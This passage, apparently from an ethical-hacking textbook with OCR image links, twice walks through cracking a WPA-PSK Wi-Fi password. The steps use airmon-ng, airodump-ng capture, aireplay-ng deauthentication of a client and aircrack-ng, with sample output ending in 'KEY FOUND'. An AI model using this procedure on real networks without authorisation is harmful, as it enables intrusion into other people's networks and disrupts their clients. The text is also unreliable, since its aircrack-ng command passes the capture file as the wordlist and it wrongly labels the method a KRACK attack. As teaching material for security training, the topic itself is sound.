technique may take hours, days, or even weeks.



Cracking WPA-PSK Using Aircrack-ng

Step 1 Monitor wireless traffic with **airmon-ng**

`C:\>airmon-ng start eth1`

Step 2 Collect wireless traffic data with **airodump-ng**

`C:\>airodump-ng --write capture eth1`

```
C:\>airmon-ng start eth1
C:\>airodump-ng  --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data,  #/s  CH  MB   ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF   99    5      60       3     0   1  54e  OPN                IAMROGER
02:24:2B:CD:68:EE   99    9      75       2     0   5  54e  WPA  TKIP    PSK   COMPANYZONE
00:14:6C:95:6C:FC   99    0      15       0     0   9  54e  WEP  WEP           HOME
1E:64:51:3B:FF:3E   76   70     157       1     0  11  54e  WEP  WEP           SECRET_SSID

BSSID              Station            PWR   Rate   Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2   -1   1 - 0    0       1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD   76   1e-54    0       6
```

Step 3: Deauth the client using Aireplay-ng; the client will try to authenticate with the AP, which will lead to **airodump** capturing an authentication packet (WPA handshake)

```
C:\>aireplay-ng -0 11 -a 02:24:2B:CD:68:EE
```

Step 4: Run the capture file through **aircrack-ng**

```
C:\>aircrack-ng -a 2 -w capture.cap
Opening capture.cap
Read 607 packets
# BSSIS              ESSID         Encryption
1 02:24:2B:CD:68:EE   COMPANYZONE    WPA <1 handshake>
Choosing first network as target.
Opening ../capture.cap
Pending packets, please wait...
                                        Aircrack-ng 0.7 r130
                                  [00:00:03] 230 keys tested (73.41 k/s)
                                        KEY FOUND! [ passkey ]
                    Master Key     : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                                     39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE
                    Transcient  Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                                     73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                                     AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                                     D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD
                    EAPOL  HMAC  :  52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

Cracking WPA-PSK Using Aircrack-ng

WPA-PSK is an authentication mechanism in which users provide some form of credentials for authentication to a network. WPA and WPA-PSK use the same encryption mechanism, and the only difference between them is in the authentication mechanism. The authentication in WPA-PSK involves a simple common password. The PSK mode of WPA is vulnerable to the same risks as any other shared password system.

An attacker can crack WPA-PSK because the encrypted password is shared in a four-way handshake. In the WPA-PSK scheme, when clients attempt to access an AP, they go through a four-step process for authentication. This process involves the sharing of an encrypted password between them. The attacker captures the password and then attempts to crack the WPA-PSK scheme. This can also be considered a KRACK attack.


The following are the steps to crack WPA-PSK:

- Monitor wireless traffic with airmon-ng using the following command:

  ```
  C:\>airmon-ng start eth1
  ```

- Collect wireless traffic data with airodump-ng using the following command:


  `C:\>airodump-ng --write capture eth1`



```
C:\>airmon-ng start eth1
C:\>airodump-ng  --write capture eth1
BSSID              PWR  RXQ   Beacons  #Data,  #/s   CH   MB   ENC   CIPHER   AUTH   ESSID
02:24:2B:CD:68:EF   99    5      60        3     0    1   54e  OPN                    IAMROGER
02:24:2B:CD:68:EE   99    9      75        2     0    5   54e  WPA   TKIP     PSK     COMPANYZONE
00:14:6C:95:6C:FC   99    0      15        0     0    9   54e  WEP   WEP              HOME
1E:64:51:3B:FF:3E  76    70     157        1     0   11   54e  WEP   WEP              SECRET_SSID

BSSID              Station             PWR   Rate   Lost   Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2   -1    1 - 0    0       1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD   76    1e-54    0       6
```

Figure 16.92: Screenshot displaying the execution of airmon-ng and airodump-ng


- De-authenticate (deauth) the client using Aireplay-ng. The client will attempt to authenticate with the AP, which leads to airodump capturing an authentication packet (WPA handshake).



```
C:\>aireplay-ng -0 11 -a 02:24:2B:CD:68:EE
```

Figure 16.93: Screenshot displaying the de-authentication of the client using aireplay-ng

- Execute the capture file through aircrack-ng.



```
C:\>aircrack-ng -a 2 -w capture.cap
Opening capture.cap
Read 607 packets
# BSSIS              ESSID          Encryption
1 02:24:2B:CD:68:EE   COMPANYZONE     WPA <1 handshake>
Choosing first network as target.
Opening ../capture.cap
Pending packets, please wait...
                                         Aircrack-ng 0.7 r130
                                [00:00:03] 230 keys tested (73.41 k/s)
                                      KEY FOUND! [ passkey ]
                Master Key    : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                                 39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE
                Transcient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                                 73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                                 AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                                 D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD
                 EAPOL HMAC  :  52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

Figure 16.94: Screenshot displaying WPA key cracking

